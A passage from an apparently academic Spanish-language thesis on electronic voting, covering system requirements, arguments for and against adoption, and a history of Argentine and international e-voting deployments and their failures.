Se tiene que asegurar la disponibilidad del sistema, aún en situaciones excepcionales que no fueron contempladas en el diseño e implementación.

2.2.2.3. *Secreto del voto*

Bajo ninguna circunstancia puede quedar algún registro de la identidad del votante o algún dato mediante el cual se pueda relacionar una persona con su voto, de manera directa o indirecta.

2.2.2.4. *Neutralidad*

Los resultados parciales deberán permanecer en secreto hasta que finalice el proceso de votación, de manera que no afecten la elección de los votantes.

2.2.2.5. *Coacción*

Se tiene que impedir que el votante pueda evidenciar la intención de su voto, de esta manera ninguna persona externa podría ejercer presión para manipularlo, combatiendo así el clientelismo político.

2.2.2.6. *Verificabilidad*

Tiene que existir algún mecanismo que permita la trazabilidad del voto de cada persona, sin que se pierda el carácter secreto del mismo.

2.2.2.7. *Legitimidad del votante*

Sólo pueden participar del proceso de la elección las personas que estén habilitadas para hacerlo, y además se tiene que verificar la unicidad del voto, lo que implica que una persona puede votar una única vez.

2.2.2.8. *Precisión*

El resultado de la elección debe coincidir exactamente con el de los votos emitidos de manera legítima y debe prevenirse cualquier alteración de los votos.

2.2.2.9. *Auditabilidad*

Deben existir procedimientos para poder verificar que los sistemas involucrados han funcionado correctamente, sin errores o manipulaciones.

2.2.2.10. *Accesibilidad*

Las personas con diversidad funcional deben poder ejercer el sufragio.

2.2.2.11. *Facilidad de Uso*

Los votantes deben poder ser capaces de votar con requisitos mínimos de formación.

2.2.2.12. *Flexibilidad*

Los equipos de voto electrónico utilizados deben ser flexibles para poder modificar rápida y convenientemente aspectos de configuración.

2.2.3. Factores de adopción y rechazo de este tipo de votación

La implementación del voto electrónico generalmente destaca beneficios como mayor transparencia, impedimento del clientelismo político, celeridad en el conteo y un menor costo. A pesar de esto, la experiencia internacional no es congruente con estas afirmaciones, por lo que existen argumentos a favor y en contra de su utilización [4].

2.2.3.1. *Factores de adopción*

2.2.3.1.1. *Rapidez en el recuento de votos*

Poco tiempo después de concluido el proceso de emisión de votos por parte de los electores, es posible obtener los resultados de las elecciones, independientemente si el escrutinio es definitivo o provisorio. En el caso de que se presente algún problema, éste puede afectar las elecciones en distintos grados según la lógica específica del sistema de votación.

2.2.3.1.2. *Facilidad en el conteo*

Uno de los motivadores fundamentales del voto electrónico siempre ha sido la simplificación en el conteo de votos. Si bien es un aspecto importante a considerar, hay que tener en cuenta que en Argentina, las elecciones no contienen tantas alternativas a seleccionar como otros países² [4], por lo que este aspecto no tiene la relevancia que sí tiene en otros países.

² En Estados Unidos en el condado de Marin en 2006 las elecciones tenían más de 30 categorías con 98 candidatos en total.

2.2.3.1.3. *Sencillez en la emisión del voto*

Un argumento utilizado frecuentemente con respecto a la introducción de la tecnología al proceso electoral, es la capacidad de generar interfaces más adecuadas que permitan resolver los problemas de personas con alguna discapacidad; como así también, minimizar los errores no intencionales para reducir la proporción de votos nulos.

2.2.3.1.4. *Mayor transparencia*

Es sumamente importante que se resguarde la transparencia en la informatización del proceso electoral. Esto significa que se respete la voluntad del elector, garantizando los mecanismos utilizados para que el votante sepa exactamente que las propiedades fundamentales de su sufragio están preservadas, dándole la posibilidad a cualquier ciudadano de fiscalizar la elección.

2.2.3.1.5. *Igualdad de oportunidades*

Los partidos políticos más pequeños son los que fundamentalmente se ven más perjudicados ante los fraudes electorales, dado que no cuentan con una gran estructura de fiscales para controlar y abarcar todo el territorio. El voto electrónico intenta eliminar el fraude electoral, equilibrando la balanza en este sentido.

2.2.3.1.6. *Reducción de costos*

Es frecuente escuchar que el voto electrónico reduce los costos en los procesos electorales. Esta es una idealización generalizada producto de la costumbre de que la informatización constante de procesos de variada índole, aumente su rendimiento de manera que sean más productivos y económicos. En este caso habría que analizar hechos concretos para soportar tal afirmación, es decir, hacer un estudio comparativo de costos.

2.2.3.1.7. *Evita el Clientelismo político*

Este tipo de coerción se da únicamente cuando el comprador tiene un grado de seguridad de que el elector va a votar según lo acordado; en el sistema actual se emplea el voto en cadena para romper el secreto del voto. En el voto electrónico, el voto en cadena no es posible al no existir sobres, por lo que no se puede efectivizar el clientelismo a través de este mecanismo.

2.2.3.2. Factores de rechazo

2.2.3.2.1. *Pérdida de credibilidad*

Todo programa informático puede contener errores no intencionales denominados *bugs*, como así también pueden existir alteraciones malintencionadas indetectables. Estas afirmaciones son verdaderas para cualquier software [9], incluyendo programas hechos por empresas consolidadas como Apple³ o Microsoft⁴. Desgraciadamente, estos errores o malicias desembocan en situaciones inadmisibles:

- Se cuentan mal los votos.
- Se registran mal los votos.
- Se revela el voto de uno o más electores.
- Se pueden reemplazar máquinas o software por otros que no fueron auditados.

Muchas veces se compara la utilización del sistema de voto electrónico con los sistemas bancarios, aunque poco haya que relacionar entre ambos. En primer lugar, en los sistemas bancarios no existe una obligación pública de rendir cuentas, y basta con una auditoría independiente. En las elecciones en cambio, cada votante debería ser capaz de verificar que el sistema funciona correctamente, porque si esto no fuera así, la posible confianza en las elecciones, y por ende la confianza en los representantes elegidos, declinaría. Por otra parte, en los sistemas de banca electrónica es tolerable un problema menor en el sistema; los errores causados por estos inconvenientes pueden ser enmendados sin

³ Apple Inc. es una empresa multinacional estadounidense que diseña y produce equipos electrónicos, software y servicios en línea.

⁴ Microsoft es una empresa multinacional de origen estadounidense, dedicada al software y al hardware.

mayores consecuencias, y con buena probabilidad serán detectados por los titulares de las cuentas, dado que la mayoría verifica sus operaciones. La desmaterialización del voto, y su conversión a ceros y unos, dificultan la identificación de un fraude, en contraste con el voto tradicional donde se pueden identificar fácilmente irregularidades con los sobres, las firmas, el sello de las urnas y los demás componentes.

Por supuesto, existen medidas para reducir las vulnerabilidades como la seguridad lógica, la seguridad física, análisis exhaustivos sobre el sistema, etc. Pero ninguno de éstos, como tampoco ninguna combinación, puede asegurar la completa correctitud e invulnerabilidad de un sistema informático. La confianza de los votantes en el proceso electoral es fundamental para una democracia, dado que si los electores tienen dudas acerca de lo fidedigno de la cuenta e integridad de los votos, sentirán que los resultados no expresan la voluntad de la mayoría y se verá cuestionada la legitimidad de los representantes elegidos. El buen desarrollo del proceso electoral se acredita por medio de cadenas de confianza que pueden romperse con la introducción de dispositivos opacos, concebidos y aplicados por terceros [10].

2.2.3.2.2. Enajenación del proceso electoral

El proceso electoral convencional es bien entendido y fácilmente verificable por los electores y autoridades electorales, como así también por fiscales partidarios y observadores. Cuando se implementan sistemas informatizados, algunos pasos pasan a ser mediados por procedimientos automáticos cuyo funcionamiento se desconoce y por lo tanto no puede ser controlado. Entonces es cuando nuevos actores forman parte del proceso: los técnicos, cuya participación es esencial particularmente cuando se presentan problemas en las operaciones electorales. De la experiencia obtenida en Salta y Buenos Aires, se tiene que los técnicos intervienen en operaciones críticas relacionadas con el envío de resultados y manipulación de las máquinas en caso de inconvenientes, sin adecuada supervisión, lo que introduce un nuevo riesgo pues la transparencia de la elección va a estar comprometida. Entonces surgen interrogantes como el conflicto de intereses que puede aparecer cuando el resultado de una elección afecta la compañía desarrolladora.

2.2.3.2.3. Baja participación ciudadana.

Las personas poco afines a sistemas computacionales o las personas mayores actualmente solo requieren preparación simple para poder emitir el sufragio correctamente. Por el contrario, en un sistema de voto electrónico se verían enfrentados a una complejidad mayor para poder realizar el mismo acto, incrementando la probabilidad de que emitan votos que no reflejen su intención.

2.2.3.2.4. Nuevas posibilidades de fraude

A lo largo de la historia electoral ha existido una gran diversidad de métodos para llevar a cabo el fraude, los cuales se han mencionado en la sección anterior. El voto electrónico crea nuevas y sutiles posibilidades de fraude a gran escala; que, como se analizará más adelante, son difíciles de detectar. Sólo es necesaria una pequeña modificación en la copia maestra del software de votación que cambie un solo voto por máquina para cambiar drásticamente un resultado [11].

2.2.3.2.5. Seguridad

Hasta el día de hoy, todo sistema de voto electrónico sometido a un análisis exhaustivo por especialistas en seguridad ha mostrado fallas. Existe una relación de proporcionalidad inversa en la que la capacidad de demostrar que un software es correcto, disminuye rápidamente a medida que el software se vuelve más complejo [12]. Además, por la característica propietaria⁵ de los sistemas de votación actuales, resulta imposible analizarlos adecuadamente, por lo que éstos siempre serán sospechables respecto de su capacidad de procesar los votos con seguridad y exactitud. De hecho, existe un gran rechazo de expertos de seguridad informática a los sistemas de votación electrónica; por

⁵ Se denomina software propietario al software cuyo código fuente se encuentra restringido, entre otras propiedades.

ejemplo, Julian Assange⁶ es determinante al considerar que el voto electrónico es un suicidio para las elecciones nacionales, al apuntar que la criptografía es fácilmente modificable [13]. También Edward Snowden⁷ manifestó que no hay ejemplos de que el voto electrónico pueda realizarse con seguridad, dado que no se han establecido las herramientas para poder realizarlo.

Ocultar del conocimiento público los detalles de un sistema es una muy mala práctica en términos de seguridad de la información, porque retrasa el ciclo de reparación de defectos y disminuye la confianza en el sistema. En criptografía, uno de los seis principios de Kerckhoffs [14] relativos a las propiedades deseables de un sistema criptográfico es precisamente que *la efectividad de un sistema no debe depender de que su diseño permanezca en secreto*.

2.2.3.2.6. *Requerimientos fundamentales del proceso electoral*

Las condiciones esenciales del proceso electoral democrático deben preservarse independientemente si se usa recursos tecnológicos o no. La fiscalización por cualquier persona aumenta la transparencia del proceso electoral y actualmente los conocimientos necesarios para auditar el proceso son leer, sumar y escribir. Los sistemas electrónicos pueden opacar este derecho fundamental pues ocurren eventos electrónicos que son inentendibles a simple vista para un observador promedio [14]. Esta fue una de las razones por la que en 2009 los sistemas de voto electrónico fueron declarados inconstitucionales en Alemania, y criterios similares se emplearon en las cortes supremas de Austria y Finlandia.

Los requerimientos de mantener el secreto pero al mismo tiempo poder comprobar la fidelidad del voto son contradictorios, puesto que para mantener el secreto no es deseable guardar mucha información sobre el voto en sí, con lo cual no es fácil hacer un sistema que permita ser auditado para comprobar si hubo o no algún problema. Por lo tanto resolver todas las características simultáneamente es muy difícil, incluso según Hosp y Vora en su artículo “An information-theoretic model of voting systems” aplicando modelos de teoría de la información, afirman que es imposible que exista un sistema de votación electrónica que tenga simultáneamente las propiedades de integridad perfecta, verificabilidad perfecta y privacidad perfecta [15]. De todos modos, aunque no se pueda lograr una integridad, verificabilidad y privacidad perfecta, se puede intentar crear sistemas que se aproximen bastante a estos requerimientos.

2.2.4. Relación con tipos de fraude en el sistema actual

2.2.4.1. *Robo de boletas*

No es posible la realización en el sistema de votación electrónica.

2.2.4.2. *Boletas Falsas*

No es posible de realizar bajo la misma definición que el voto en papel.

2.2.4.3. *Urna embarazada*

Tanto las boletas como las computadoras están bajo el control de las autoridades electorales, por lo que si también hay complicidad de éstas, este engaño puede realizarse de la misma manera que en el sistema tradicional. La estrategia dependerá del sistema de voto electrónico adoptado y las vulnerabilidades propias.

2.2.4.4. *Clientelismo político*

Para violar el secreto del voto se pueden utilizar técnicas que se desarrollarán más adelante en el Capítulo , como un celular con tecnología NFC (Near field communication) o la interferencia de Van Eck. En el hipotético caso de que no existieran vulnerabilidades descubiertas, el problema es que

⁶ Julian Assenge es un programador, ciberactivista y periodista conocido por ser el fundador, editor y portavoz del sitio web WikiLeaks.

⁷ Edward Snowden es un consultor tecnológico estadounidense, informante y antiguo empleado de la CIA y la NSA que filtró datos secretos de ambas agencias.

ningún votante podría asegurarse de que no puede violarse el secreto del voto, por lo que podría ceder ante una presión externa y vender su voto.

2.2.4.5. *Voto cadena*

Al no haber sobre no se puede realizar de manera tradicional.

2.2.4.6. *El factor cartero*

El escenario es el mismo que en el voto tradicional y depende de la autenticidad de los resultados enviados al centro de cómputos. En 2015, la empresa MSA expuso por error los certificados SSL que serían utilizados en la emisión de datos en las elecciones y cualquier persona malintencionada podría haber alterado los resultados del escrutinio provisorio de las mesas afectadas. Afortunadamente esto no ocurrió debido a que un programador puso en evidencia el problema 10 días antes, aunque lamentablemente fue allanado e imputado de un delito penal [16].

2.2.5. Recomendaciones importantes del voto electrónico

Es imprescindible que los votantes estén seguros que la máquina que crea el voto no los identifica como persona en ningún momento. Cuando esta seguridad depende de un tercero como de los profesionales de la empresa desarrolladora, es por lo menos cuestionable.

El sistema debe ser lo más transparente posible y se debe disponer de mucho tiempo para que expertos en diversas áreas puedan estudiar el sistema, aunque la tendencia en Argentina es el desarrollo por parte de empresas privadas, las cuáles no revelan ningún detalle acerca del diseño o implementación del sistema de voto electrónico. Richard Stallman⁸ en relación a esto dice que *“La votación es una actividad especial porque normalmente el votante no puede averiguar, según los totales, que su voto ha sido contado correctamente, y hay que desconfiar de todas las partes involucradas. No podemos dar por supuesto que el fabricante es honesto, ni que la autoridad electoral es honesta, ni que los dos no conspiran juntos. El sistema electoral debe ser a prueba de todas las posibilidades, pero es imposible con una computadora. Muchos activistas de software libre piensan que usar el software libre en la máquina de votación asegura una elección honesta. Usar software privativo es malo aquí, como siempre: el fabricante podría diseñarlo a sus anchas para fraude. Pero ser libre no basta, porque luego la autoridad electoral podría hacer el fraude. El único sistema de confianza es votar con papel.”* [6].

Se recomienda que la identificación del votante se realice de forma independiente con respecto a la máquina de votación, para reducir las probabilidades de la determinación de la relación voto-votante. Particularmente, sistemas que requieran datos biométricos para utilizar la máquina no se deberían utilizar. Cabe destacar que la empresa rionegrina ALTEC en el año 2016 implementó un sistema de voto electrónico donde el votante debe identificarse ante la máquina de votación utilizando su huella digital, como se puede ver en la Figura 2-2; **Error! No se encuentra el origen de la referencia.** [17].

⁸ Richard Stallman es un programador estadounidense y fundador del movimiento por el software libre en el mundo.




Figura 2-2: Sistema de votación electrónica de ALTEC con identificación biométrica

También se tendría que evitar el uso de boletas que tengan alguna identificación que permita diferenciar una de otra, dado que se podría deducir el voto de cada persona rompiendo con la característica fundamental del secreto del voto, repercutiendo en una posible coerción hacia los votantes.

2.3. Voto electrónico en Argentina

En el presente capítulo se pretende realizar un análisis de los sistemas electrónicos de votación y escrutinio provisorio utilizados en Argentina, como así también brindar una pequeña reseña de experiencias internacionales. Se han encontrado muchas dificultades para llevar a cabo esta tarea, principalmente por la falta de documentación de acceso público sobre los sistemas implementados, por lo que la información analizada es proveniente de las autoridades electorales y otras fuentes, principalmente investigadores independientes. Se han tenido en cuenta también manuales de autoridades de mesa, materiales disponibles a través del sitio web de los proveedores, folletos, presentaciones y material recogido en exhibiciones públicas.

2.3.1. Experiencias relevantes en Argentina

2.3.1.1. Año 2003

Ushuaia fue la primera ciudad en el país que utilizó sistemas de voto electrónico. La empresa española Indra puso a disposición equipos de votación electrónica de forma gratuita para las elecciones municipales de ese año, los cuales eran sistemas DRE denominados “Point & Vote” [18] [19], con pantalla táctil y tarjetas chips⁹ que se utilizaban para habilitar el uso del sistema. Este sistema se puede observar en la Figura 2-3.

⁹ La denominación de “tarjeta chip” según la empresa Indra, es “compact card”.



Figura 2-3: Sistema "Point & Vote" desarrollado por Indra

El proceso de votación se divide en 3 fases:

- Apertura:
 - Luego de la instalación de las máquinas en los centros de votación, el presidente de mesa, en presencia de las demás autoridades y fiscales partidarios, habilita la máquina de votación introduciendo una clave numérica que sólo él posee.
 - Se imprime el acta de apertura en la que puede verificarse el estado de la máquina, constatando que no contenga ningún voto registrado aún, y la hora exacta de habilitación.
- Identificación del elector:
 - El elector se identifica de forma tradicional ante las autoridades de mesa, quienes cuentan con el padrón impreso.
 - Luego de acreditada su identidad, el elector recibe una *tarjeta chip* que deberá ingresar a la máquina para poder emitir el voto.
- Votación:
 - Luego de insertar la tarjeta se habilita la pantalla de votación, se despliegan las opciones electorales y el elector elige las de su preferencia mediante un suave toque.
 - Si deseara votar en blanco, puede hacerlo tocando la opción correspondiente.
 - El sistema permite corregir la información antes de confirmar el voto.
 - Finalmente, termina el proceso seleccionando la opción “votar” confirmando lo seleccionado.

Para garantizar la integridad del sistema, en 24 de las 105 mesas totales se contó con impresoras que permitieron un respaldo en papel del sufragio y las correspondientes urnas para contener los mismos.

La auditoría consistió en la entrega de algunas urnas a instituciones para comprobar el buen funcionamiento del sistema, dejando de lado la inspección tanto de software como de hardware.

2.3.1.2. Año 2007

En Las Grutas se implementó un sistema de voto electrónico para las elecciones de autoridades municipales, desarrollado por la empresa estatal Altec de la provincia de Río Negro.

El sistema utiliza una tarjeta magnética que se le otorga al elector al momento del sufragio y en la que se graban las opciones elegidas. Luego se ingresa en una urna tradicional junto con una boleta impresa

por el sistema, como se puede observar en la Figura 2-4. De esta manera, se obtienen dos comprobantes para el control de los datos.



Figura 2-4: Sistema de voto electrónico desarrollado por Altec

La experiencia fue considerada desfavorable, los motivos fueron los siguientes [6]:

- Sólo concurrió el 40% de los votantes que utilizaban urnas electrónicas, mientras que en las urnas tradicionales concurrió el 70%.
- Votantes que aparecían en el padrón en papel, no figuraban en el electrónico.
- Existió el caso en que un votante pudo observar a quien votó la persona que ingresó previamente.
- Una urna se quedó sin papel y tuvo que ser abierta para reponer el papel de la misma.
- Una urna arrojó un resultado final de cero votos. Por lo que se tuvieron que contabilizar esos votos mediante los registros de papel de la máquina, demorando varias horas en obtener los resultados.

Finalmente, el Consejo Deliberante reconociendo el fracaso derogó la ordenanza tras la presentación del Informe de la Junta Electoral de San Antonio Oeste. Un fragmento de dicho informe, señalaba lo siguiente: *“Ustedes ni nosotros jamás conseguiremos afirmar con esta tecnología que la inviolabilidad del secreto del voto de cada ciudadano está a resguardo de su derecho supremo, sino que únicamente conseguiremos confiar en que las personas a cargo de estas tecnologías hacen lo correcto. [...] Hoy con más experiencia y responsabilidad que la que tuvimos cuando asumimos la tarea de instrumentar la modalidad del voto electrónico, estamos convencidos que no volveríamos a repetir el modo.”* [20].

2.3.1.3. Año 2008

En las elecciones municipales de Río Cuarto se implementó un sistema de escrutinio provisorio desarrollado por la empresa Magic Software Argentina (MSA), el escrutinio definitivo lo realizó posteriormente la Junta Electoral. A pesar de que para algunos concejales y medios de comunicación se trató de un éxito, se produjeron algunos inconvenientes [21].

A media hora de comenzada la carga de datos desde las escuelas, el sistema estuvo caído durante 10 minutos devolviendo el mensaje *“Internal Server Error”*, como se puede ver en la Figura 2-5.




Figura 2-5: Falla del sistema en elecciones de Río Cuarto en 2008

Este fallo resultó extraño para la Junta Electoral y los fiscales informáticos, dado que el presidente de la empresa desarrolladora había asegurado la redundancia de 3 servidores para prevenir este tipo de fallas. Posteriormente, desde la Junta Electoral informaron que se debió a una sobrecarga por la gran afluencia de consultas. Esta debilidad del sistema no es menor, ya que implica que cualquier persona con conocimientos informáticos básicos podría realizar un ataque de denegación de servicios.

Otros de los problemas ocurridos fueron:

- MSA instaló algunas computadoras con el sistema operativo Windows sin licencia y crackeado.
- El costo superó los \$500.000 pesos, mientras que en la elección anterior, en el año 2004, el costo había sido de \$60.000.
- Los resultados demoraron 4 horas en ser obtenidos.

A raíz de los incidentes, investigadores independientes solicitaron a MSA acceso al código fuente del sistema, recibiendo una respuesta negativa.

2.3.1.4. Año 2010

En Marcos Juárez, Córdoba, se implementó un sistema de votación electrónica para las elecciones municipales, desarrollado por la empresa española Indra, el cual consiste en una pantalla táctil, un lector de tarjetas y una impresora, mediante la cual se confecciona un respaldo en papel. En la Figura 2-6 se puede visualizar correctamente cada uno de estos componentes.



Figura 2-6: Urna electrónica utilizada en Marcos Juárez en 2010

El proceso electoral en este sistema inicia con la presentación del elector con su documento nacional de identidad en la mesa que le corresponde, de manera de comprobar su identidad. Cada persona recibe una tarjeta que lo habilita para votar y tiene la posibilidad de ser asistido en caso de requerir ayuda. Se dirige al cuarto oscuro e inserta la tarjeta en la máquina de votación, donde se desplegarán las opciones con los candidatos disponibles y podrá seleccionarlos a través de la pantalla táctil.

La urna procesa el voto, lo imprime detrás de un acrílico y luego de confirmar la selección o en su defecto, de un lapso configurado previamente, cae automáticamente a la urna, bloqueándose e imposibilitando cualquier interacción con el sistema hasta que el presidente de mesa la desbloquee para un nuevo elector.

Finalmente, el elector devuelve la tarjeta a las autoridades de mesa y finaliza la emisión del sufragio. Llegadas las 18 horas, se transfieren todos los datos a un centro de cómputos donde se realiza el recuento total de votos emitidos. En la Figura 2-7 se representa gráficamente este proceso.



Figura 2-7: Esquema de proceso electoral del sistema de Indra

Algunos de los problemas que surgieron fueron:

- Al menos 30 de las 62 urnas tuvieron problemas y varias tuvieron que ser reemplazadas.
- Ante tantos inconvenientes surgidos, los fiscales informáticos no pudieron atenderlos todos, como consecuencia la Junta Electoral habilitó a Indra a actuar sin control de los fiscales.
- El sorteo de las urnas a auditar, se realizó antes de que se emitieran los votos. La auditoría en este sistema consistió únicamente en contrastar los votos electrónicos con los físicos.
- El costo de la utilización del sistema de Indra fue aproximadamente de \$600.000:
 - En el padrón figuraban 22.773 votantes.
 - El costo fue de \$26,35 (US\$ 6,60 en ese entonces) por votante empadronado. Como referencia, se puede mencionar que:
 - En Brasil, con voto electrónico, el costo fue de us\$2,3.
 - En Chile, con voto convencional, el costo fue de us\$1,2.

En Pinamar, Buenos Aires, se llevó a cabo en el mismo año la elección a intendente. Se utilizó la modalidad de voto electrónico y se contrató a la misma empresa, por lo que el sistema utilizado resultó ser el mismo, como se puede apreciar en la Figura 2-8.



Figura 2-8: Sistema de la empresa Indra utilizado en Pinamar

Para impedir cualquier tipo de intervención externa, las máquinas no estuvieron conectadas en red mientras se realizó el proceso de votación. Finalizados los comicios, se conectaron para realizar la carga de datos al centro de cómputos. La información teóricamente se enviaba cifrada, aunque se desconoce los mecanismos utilizados para realizar tal procedimiento.

2.3.1.5. Año 2011

En las elecciones provinciales de Chaco, en 4 localidades se utilizó por primera vez un sistema de voto electrónico denominado “Boleta de Voto Electrónico” y se puede observar en la Figura 2-9. La empresa MSA (Magic Software Argentina) fue la adjudicada para llevar adelante el proceso electoral brindando 300 unidades, las cuales se distribuyeron en los municipios de Resistencia, Sáenz Peña, Villa Ángela y Manchagai. El proceso electoral se describirá en detalle en el Capítulo 4.



Figura 2-9: Boleta de Voto Electrónico, Chaco 2011

En el mismo año en la provincia de Salta, se llevó a cabo la primera experiencia significativa de voto electrónico en Argentina en cuanto a cantidad de electores, donde un tercio de los mismos¹⁰, emitieron su voto a través del mismo sistema de voto electrónico utilizado en Chaco. Los resultados de una evaluación realizada por CIPPEC (Centro de Implementación de Políticas Públicas para la Equidad y el Crecimiento), a través del Observatorio Electoral Argentino (OEAR) mediante una encuesta [22] a 1502 votantes y a 112 presidentes de mesa, determinaron los siguientes puntos:

- El voto electrónico facilitó las tareas de las autoridades de mesa y aceleró el escrutinio.
- El nuevo sistema fue fácil de usar y tuvo amplia aceptación por parte del electorado salteño.
- El cambio reforzó la confianza en el registro correcto del voto y debilitó la confianza en la protección del secreto.
- La reforma volvió obsoleta las capacidades de fiscalización que los partidos desarrollaron con el sistema anterior, lo cual genera incertidumbre y preocupación sobre su capacidad de controlar la operatoria del nuevo sistema.

2.3.1.6. Año 2015

Desde el año 2011, en la provincia de Salta el sistema de voto electrónico de la empresa MSA se aplicó en modo progresivo. En las elecciones a gobernador del 2015, el 100% de la población votó electrónicamente, marcando un hito en la historia electoral del país. La auditoría del sistema estuvo a cargo de miembros del Departamento de Informática de la Facultad de Ciencias Exactas de la Universidad de Salta.

Este sistema, debutó en la Ciudad Autónoma de Buenos Aires en Julio de ese mismo año para las elecciones a Jefe de Gobierno, bajo el nombre de BUE (Boleta Única Electrónica). También hizo lo propio en Octubre, en las elecciones a intendente en la ciudad de Neuquén, donde se implementó en el 30% de las mesas.

2.3.1.7. Año 2016

En las elecciones para intendente, concejales y tribunal de cuentas de Río Cuarto, Córdoba, se utilizó la boleta única de papel. La transmisión y escrutinio provisorio fueron llevados a cabo por la empresa MSA. Una vez terminado el escrutinio de cada mesa de votación, los presidentes de mesa tenían que acercar el acta provisoria a la terminal adjudicada a la escuela, manipulada por un operador, bajo el control de los fiscales informáticos impuestos por cada partido.

¹⁰ Exactamente 245.000 votantes.

2.3.2.3. *Israel*

Investigadores de la Universidad de Tel-Aviv demostraron distintos ataques al dispositivo RFID (Radio Frequency Identification) que se utilizaba en el sistema de votación israelí, que permitían leer los votos a distancia, borrarlos o modificarlos. También se demostró que mediante la sencilla elaboración de un RFID Zapper¹¹ con una cámara de fotos se podía anular la funcionalidad del chip. Este dispositivo puede visualizarse en la Figura 2-11.



Figura 2-11: RFID Zapper hecho con una cámara de fotos

2.3.2.4. *Bélgica*

Fue el pionero del voto electrónico en Europa. Comenzaron utilizando un sistema de tarjeta magnética y lápiz óptico en el cantón de Verlaine en la década del 90. En el año 2010, iniciaron un proceso de licitación para la selección de un nuevo sistema basado en una urna electrónica con pantalla táctil y posibilidad de impresión de un comprobante del voto en papel para posibles auditorías de los resultados electrónicos. Es un país con un sistema electoral muy complejo, por lo que en general este sistema electrónico es valorado positivamente [24].

2.3.2.5. *India*

Es un caso excepcional, dado que la cantidad de electores es superior a 670 millones de personas. El gobierno de la India siempre aseguró que sus máquinas eran inviolables, a pesar de eso nunca permitió una auditoría pública de las mismas. En 2010, investigadores de India, Estados Unidos y Holanda realizaron una auditoría de estos equipos, los cuales obtuvieron de manera anónima, encontrando múltiples maneras de vulnerarlos [25]. Además, el líder del equipo de investigación fue detenido durante más de una semana por las autoridades indias. Actualmente, la Comisión Electoral está trabajando para que en las elecciones generales del año 2019, las máquinas de votación incorporen un comprobante de auditoría en papel verificado por el votante (VVPAT).

2.3.2.6. *Estados Unidos*

En las elecciones presidenciales del año 2000 en Florida, el candidato Gore recibió -16.002 (votos negativos). Aunque este error fue luego identificado y corregido, provocó que las cadenas nacionales anunciaran antes de tiempo que Bush era el ganador [26].

En 2003 en Iowa, sobre los 50.000 votantes registrados el equipo electrónico contó 140.000 votos [27]. Luego de analizar el sistema, investigadores de la Universidad de California descubrieron una vulnerabilidad en las máquinas utilizadas en 20 estados. Además, el sistema entregaba dos listados,

¹¹ Es un dispositivo que genera un campo electromagnético de gran intensidad que puesto al lado de un chip RFID, lo deja inservible.

uno de votos y el otro de los votantes, pero el problema es que ambas listas eran ordenadas cronológicamente, por lo tanto se estaba comprometiendo el secreto del voto.

En 2008 en Washington, una urna en la que votaron 326 personas arrojó 1500 votos adicionales. El problema se adjudicó a una descarga de estática. Ese mismo año en Ohio, se detectó un problema que ocasionaba pérdida de votos en las máquinas de Diebold¹². El inconveniente se atribuyó a una incompatibilidad entre el sistema y el antivirus, y luego finalmente a un error de programación.

En 2015 se descubrió que el sistema AVS WinVote tiene passwords que no pueden ser cambiadas y además son débiles, dado que utilizan el cifrado *Wired Equivalent Privacy* (WEP) que en 2001 se demostró inseguro y fue reemplazado por *Wi-Fi Protected Access* (WPA) desde el 2003 [28]. Como si esto fuera poco, usaba una versión de Windows XP Embedded que no ha sido parchada desde el 2004.

Recientemente, en las elecciones presidenciales del 2016 la cantidad de situaciones problemáticas obligaron a recurrir al papel a último momento a 52 mil personas en el estado de Utah, según confirmó el Director de Elecciones de ese distrito. Afortunadamente, en EEUU disponen de un método auxiliar de votación para estos incidentes. Algo similar ocurrió en Washington con más de 28 mil personas. En el condado de Lebanon, Pensilvania, se registraron casos de máquinas que sumaron votos para la candidata Hillary Clinton, cuando los electores tocaban la pantalla para seleccionar al candidato Trump. Se pueden observar los problemas ocurridos por estado en la Figura 2-12.

